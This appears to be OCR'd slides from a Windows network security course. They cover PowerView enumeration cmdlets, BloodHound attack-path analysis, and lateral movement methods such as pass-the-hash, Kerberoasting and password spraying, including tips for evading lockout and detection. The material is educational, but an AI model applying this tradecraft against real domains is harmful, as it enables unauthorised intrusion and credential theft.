+ Get-NetDomainController – gets the domain controllers for the current computer's domain

+ Get-NetUser – returns all user objects, or the user specified

+ Add-NetUser – adds a local or domain user

+ Get-NetSession – gets sessions on a specified system

++

Active Directory Enumeration

- Manual collection fine for smaller domains
- Unwieldy for large domains
- Use collection scripts to query as much information as possible, analyse it offline

++


Bloodhound

Enumerate windows domains and identifying paths to domain admin

- Collect data with Sharphound
- Load collected data into Bloodhound
- Review graph for escalation routes

++


Bloodhound



https://wald0.com/?p=68

++

Bloodhound



System

Other User

AD Group

You

Domain Admins


SMANSIR@INTERNAL.LOCAL

DOMAIN ADMINS@INTERNAL.LOCAL

https://wald0.com/?p=68

++

Bloodhound



Steal their credentials

Login here with stolen creds

Login here with initial creds

Domain Admin

https://wald0.com/?p=68

Windows Network Security

1. Why Are We Talking About This?
2. Intro to Active Directory
3. Authentication & Authorisation
4. Attack Paths
5. Active Directory Enumeration
6. Lateral Movement

++

Lateral Movement

How do we move across a network to compromise additional assets?

- Exploit Weak Credentials
- Pass-the-hash
- Kerberoasting
- Token Impersonation
- Steal Credentials

++

Exploiting Weak Credentials

Bruteforcing individual passwords is outdated

- Noisy
- Risks locking the account out

Password spray instead

- Pick a common password, try it against all accounts
- By just trying one password, reduce risk of locking users out and being detected

++

